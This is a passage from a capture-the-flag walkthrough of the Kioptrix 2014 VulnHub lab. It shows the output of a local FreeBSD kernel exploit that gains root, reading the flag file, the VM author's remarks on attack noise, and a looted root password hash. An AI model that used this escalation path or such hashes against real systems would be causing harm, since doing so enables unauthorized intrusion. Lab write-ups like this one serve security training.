drwxrwxrwx  6 www  wheel   512 May  7 2003 SchD
drwxrwxrwx  4 www  wheel   512 May  7 2003 SchD1
drwxrwxrwx  7 www  wheel   512 May  7 2003 W2
drwxrwxrwx  2 www  wheel  1536 Mar 26 2014 pdf
-rw-r--r--  1 www  wheel   29 Oct  9 18:40 rce.php
```

Figure 19: writeup.privesc.steps.1.4

```
./28718
[+] SYSRET FUCKUP!!
[+] Start Engine...
[+] Crotz...
[+] Crotz...
[+] Crotz...
[+] Woohoo!!!

id
uid=0(root) gid=0(wheel) groups=0(wheel)

uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012    root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  amd64

ifconfig
em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
    options=9b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM>
    ether 00:0c:29:0b:79:90
    inet 192.168.92.185 netmask 0xfffff000 broadcast 192.168.92.255
    nd6 options=29<PERFORMNUD,IFDISABLED,AUTO_LINKLOCAL>
    media: Ethernet autoselect (1000baseT <full-duplex>)
    status: active
plip0: flags=8810<POINTOPOINT,SIMPLEX,MULTICAST> metric 0 mtu 1500
    nd6 options=29<PERFORMNUD,IFDISABLED,AUTO_LINKLOCAL>
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
    options=3<RXCSUM,TXCSUM>
    inet6 ::1 prefixlen 128
    inet6 fe80::1%lo0 prefixlen 64 scopeid 0x3
    inet 127.0.0.1 netmask 0xff000000
    nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
ipfw0: flags=8801<UP,SIMPLEX,MULTICAST> metric 0 mtu 65536
    nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
```

Figure 20: writeup.privesc.steps.1.5

2. We can now view the `congrats.txt` file to complete the challenge:

```
1 cat /root/congrats.txt
```

```
cat /root/congrats.txt
If you are reading this, it means you got root (or cheated).
Congratulations either way...
```

Hope you enjoyed this new VM of mine. As always, they are made for the beginner in mind, and not meant for the seasoned pentester. However this does not mean one can't enjoy them.

As with all my VMs, besides getting "root" on the system, the goal is to also learn the basics skills needed to compromise a system. Most importantly, in my mind, are information gathering & research. Anyone can throw massive amounts of exploits and "hope" it works, but think about the traffic.. the logs... Best to take it slow, and read up on the information you gathered and hopefully craft better more targetted attacks.

For example, this system is FreeBSD 9. Hopefully you noticed this rather quickly. Knowing the OS gives you any idea of what will work and what won't from the get go. Default file locations are not the same on FreeBSD versus a Linux based distribution. Apache logs aren't in "/var/log/apache/access.log", but in "/var/log/httpd-access.log". It's default document root is not "/var/www/" but in "/usr/local/www/apache22/data". Finding and knowing these little details will greatly help during an attack. Of course my examples are specific for this target, but the theory applies to all systems.

As a small exercise, look at the logs and see how much noise you generated. Of course the log results may not be accurate if you created a snapshot and reverted, but at least it will give you an idea. For fun, I installed "OSSEC-HIDS" and monitored a few things. Default settings, nothing fancy but it should've logged a few of your attacks. Look at the following files:

```
/root/folderMonitor.log
/root/httpd-access.log (softlink)
/root/ossec-alerts.log (softlink)
```

Figure 21: writeup.privesc.steps.2.1

## Loot

### Hashes

```
1 root:$1$DdHlo6rh$usiPcDoTR37eL7DAyLjhk1:0:0::0:0:Charlie &:.....
```

## References

- [+] <https://www.vulnhub.com/entry/kioptrix-2014-5,62/>
- [+] <https://www.abatchy.com/2017/01/kioptrix-2014-5-walkthrough-vulnhub.html>
- [+] <https://jhalon.github.io/vulnhub-kioptrix5/>